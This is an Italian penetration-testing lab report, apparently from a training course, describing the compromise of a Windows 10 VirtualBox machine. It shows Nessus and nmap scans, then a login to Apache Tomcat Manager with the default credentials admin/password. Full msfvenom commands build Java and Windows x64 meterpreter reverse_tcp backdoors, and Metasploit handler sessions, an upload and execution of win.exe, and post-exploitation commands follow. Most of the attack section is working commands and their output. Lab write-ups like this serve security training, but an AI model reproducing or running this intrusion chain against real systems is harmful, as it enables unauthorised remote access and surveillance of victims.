
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41739 (40.7 KB)  TX bytes:41739 (40.7 KB)
```





BUFFER THE COOKIES

# EXPLOIT WINDOWS 10







BUFFER THE COOKIES

# CONFIGURAZIONE DI RETE EXPLOIT SU WIN10

```
KALI pf (Istantanea 1) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.0.167
PING 192.168.0.167 (192.168.0.167) 56(84) bytes of data:
64 bytes from 192.168.0.167: icmp_seq=1 ttl=128 time=0.325 ms
64 bytes from 192.168.0.167: icmp_seq=2 ttl=128 time=0.216 ms
64 bytes from 192.168.0.167: icmp_seq=3 ttl=128 time=0.358 ms
64 bytes from 192.168.0.167: icmp_seq=4 ttl=128 time=0.227 ms
^C
--- 192.168.0.167 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3074ms
rtt min/avg/max/mdev = 0.216/0.281/0.358/0.061 ms

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::40a6:8c57:c120:772d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:e5:fd:db txqueuelen 1000 (Ethernet)
    RX packets 83 bytes 5856 (5.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 3720 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
Windows 10 pro - Metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::28b1:80d0:930a:5232%4
    Indirizzo IPv4. . . . . : 192.168.0.167
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.0.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Users\user>
```





Abbiamo nuovamente effettuato una ricerca di informazioni sulle vulnerabilità utilizzando Nessus anche su windows 10 per ricercare eventuali falle per effettuare l'exploit

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	9.0	0.9737	197843	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities
CRITICAL	9.8	6.7	0.0401	111066	Apache Tomcat 7.0.0 < 7.0.89
CRITICAL	9.8	9.0	0.9737	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	7.4	0.9519	175373	Microsoft Message Queuing RCE (CVE-2023-21554, Queueju
CRITICAL	10.0	-	-	171351	Apache Tomcat SEoL (7.0.x)
HIGH	8.1	9.2	0.9744	103782	Apache Tomcat 7.0.0 < 7.0.82
HIGH	8.1	8.4	0.975	124064	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities
HIGH	8.1	9.8	0.963	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	8.1	6.7	0.2633	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities.
HIGH	7.5	6.7	0.0033	197838	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities
HIGH	7.5	4.4	0.013	197826	Apache Tomcat 7.0.25 < 7.0.90
HIGH	7.5	3.6	0.148	138851	Apache Tomcat 7.0.27 < 7.0.105





# SCANSIONE PORTE NMAP

```
(kali@kali)-[~]
$ nmap -A -T5 --script vuln 192.168.0.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 03:58 EST
Nmap scan report for 192.168.0.167
Host is up (0.00016s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime        Microsoft Windows International daytime
17/tcp    open  qotd            Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http            Microsoft IIS httpd 10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/10.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc           Microsoft Windows RPC
2105/tcp  open  msrpc           Microsoft Windows RPC
2107/tcp  open  msrpc           Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
5432/tcp  open  postgresql?
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8080/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
```

Durante la scansione effettuata con Nmap, abbiamo rilevato la presenza della porta 8080, utilizzata da Apache Tomcat per gestire il traffico del protocollo HTTP. Questo indica che sul sistema è attivo un server applicativo Tomcat, configurato per accettare richieste sulla porta predefinita 8080.


```
http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-enum:
| /examples/: Sample scripts
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /docs/: Potentially interesting folder
```







BUFFER THE COOKIES

# APACHE TOMCAT



Avendo rilevato l'apertura del servizio Tomcat sulla porta 8080, abbiamo tentato di connetterci all'interfaccia web di Tomcat utilizzando l'indirizzo IP del server e la porta 8080. Una volta ottenuto l'accesso all'interfaccia, abbiamo provato a inserire delle credenziali di default. Con il nome utente "admin" e la password "password", siamo riusciti ad accedere con successo. Da lì, abbiamo proseguito all'interno della sezione "Manager App", che permette di gestire le applicazioni distribuite su Tomcat.



Server Information							
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.81	1.6.0_45-b08	Sun Microsystems Inc.	Windows 8	6.2	amd64	DESKTOP-9X1048T	192.168.0.187





# PRIMA BACKDOOR

```
(kali@kali)-[~/Desktop]
$ msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=7777 -f war -o meterpreter.war
Payload size: 6213 bytes
Final size of war file: 6213 bytes
Saved as: meterpreter.war
```

Una volta ottenuto l'accesso al manager dell'applicazione, abbiamo osservato che è possibile caricare file con estensione .war, che sono tipici di Apache Tomcat. Pertanto, abbiamo utilizzato msfvenom per creare un payload di backdoor in formato Java, compatibile con Tomcat, in modo da ottenere un accesso remoto al sistema target.



Message:

OK - Started application at context path /meterpreter

Manager						
List Applications	HTML Manager Help			Manager Help		Server Status
Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/htmlcss1830d5f6b3d0e1f1	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/war	None specified		true	1	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/doc	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	
/meterpreter	None specified		true	1	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes	





# AVVIO EXPLOIT

Una volta caricata la Backdoor e avviata, procediamo a connetterci con un exploit basilare per l'ascolto e l'handling delle connessioni impostando lo stesso payload creato in precedenza. Questo stabilirà un collegamento tra noi e la vittima tramite reverse\_tcp al servizio server di tomcat

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.100
lhost => 192.168.0.100
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.100:7777
[*] Sending stage (57971 bytes) to 192.168.0.167
[*] Meterpreter session 1 opened (192.168.0.100:7777 -> 192.168.0.167:49567) at 2024-11-19 05:15:20 -0500
```





BUFFER THE COOKIES

# CONFIGURAZIONE RETE WINDOWS

Ipconfig per la configurazione di rete attuale  
sulla macchina

```
meterpreter > ipconfig

Interface 1
Name : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF

Interface 2
Name : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 3
Name : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 4
Name : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 00:00:27:07:53:15
MTU : 1492
IPv4 Address : 192.168.0.167
IPv4 Netmask : FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF
IPv6 Address : Fe80::2801:0000:930a:5732
IPv6 Netmask : FFFF:FFFF:FFFF:FFFF::

Interface 5
Name : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 6
Name : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : Fe80::5efe:ba8a7
```

```
Interface 7
Name : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer Lightweight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 8
Name : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 9
Name : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer Lightweight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
```





# LISTA PROCESSI WIN10

VBoxTray.exe in fondo è un chiaro segnale che siamo su una macchina virtuale.

E' un processo legato a VirtualBox, il software di virtualizzazione sviluppato da Oracle. Questo file fa parte delle Guest Additions, un insieme di strumenti progettati per migliorare l'interazione e l'integrazione tra il sistema operativo virtualizzato (guest) e quello principale (host).

```
meterpreter > ps
```

Process List			
PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\System	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
32	HxCalendarAppImm.exe	DESKTOP-9K104BT\user	HxCalendarAppImm.exe
272	smss.exe	NT AUTHORITY\SYSTEM	smss.exe
356	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
360	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
432	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
444	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
508	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
548	services.exe	NT AUTHORITY\SYSTEM	services.exe
556	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
632	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
684	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
764	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
804	dwm.exe	Window Manager\DWM-1	dwm.exe
820	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
828	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
952	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1008	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1056	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
1136	pg_ctl.exe	NT AUTHORITY\SERVIZIO DI RETE	pg_ctl.exe
1244	mqsvc.exe	NT AUTHORITY\SERVIZIO DI RETE	mqsvc.exe
5632	svchost.exe	DESKTOP-9K104BT\user	svchost.exe
5700	SearchProtocolHost.exe	DESKTOP-9K104BT\user	SearchProtocolHost.exe
5996	VBoxTray.exe	DESKTOP-9K104BT\user	VBoxTray.exe
6088	OneDrive.exe	DESKTOP-9K104BT\user	OneDrive.exe

```
meterpreter > █
```





# TABELLA DI ROUTING

Abbiamo utilizzato il comando route per visualizzare la tabella di routine. Questa definisce come instradare i pacchetti tra le diverse destinazioni sulla rete corretta.

Parafrasando possiamo immaginarla come una mappa che guida i dati nel loro viaggio attraverso le reti.

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.0.167	255.255.255.255	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::		
fe80::5efe:c0a8:a7	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::		
fe80::28b1:80d0:930a:5232	ffff:ffff:ffff:ffff::	::		

```
meterpreter > █
```





# SECONDA BACKDOOR

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=7778 -f exe -o win.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: win.exe
```

```
(kali@kali)-[~/Desktop]
$
```

```
meterpreter > upload win.exe C:
[*] Uploading : /home/kali/Desktop/win.exe → C:\win.exe
[*] Completed : /home/kali/Desktop/win.exe → C:\win.exe
```

```
meterpreter > execute -f C:\\win.exe
Process created.
meterpreter >
```

Tornati sulla nostra sessione attiva in precedenza facciamo upload della nuova backdoor e la eseguiamo

Abbiamo poi creato una nuova backdoor con estensione .exe perché specifico per architettura windows x64 poichè meterpreter di java non supporta comandi avanzati come migrate, screenshot, screenshare etc. Dopodichè impostiamo un'altra porta (la 7778) perchè la porta 7777 è attualmente in uso dalla sessione attiva. Apriamo poi un altro terminale e mettiamoci in ascolto con l'exploit multi/handler per la gestione delle connessioni sulla nuova porta e la vittima verrà poi collegata a noi con una connessione inversa.





# AVVIO 2° EXPLOIT

Una volta mandato in esecuzione l'exploit, procediamo con il comando `webcam_list` per controllare l'effettiva presenza di webcam attive all'interno della macchina.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.100
lhost => 192.168.0.100
msf6 exploit(multi/handler) > set lport 7778
lport => 7778
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.100:7778
[*] Sending stage (201798 bytes) to 192.168.0.167
[*] Meterpreter session 1 opened (192.168.0.100:7778 -> 192.168.0.167:49644) at 2024-11-19 06:06:27 -0500

meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```






# SCREENSHOT & PROCESSI

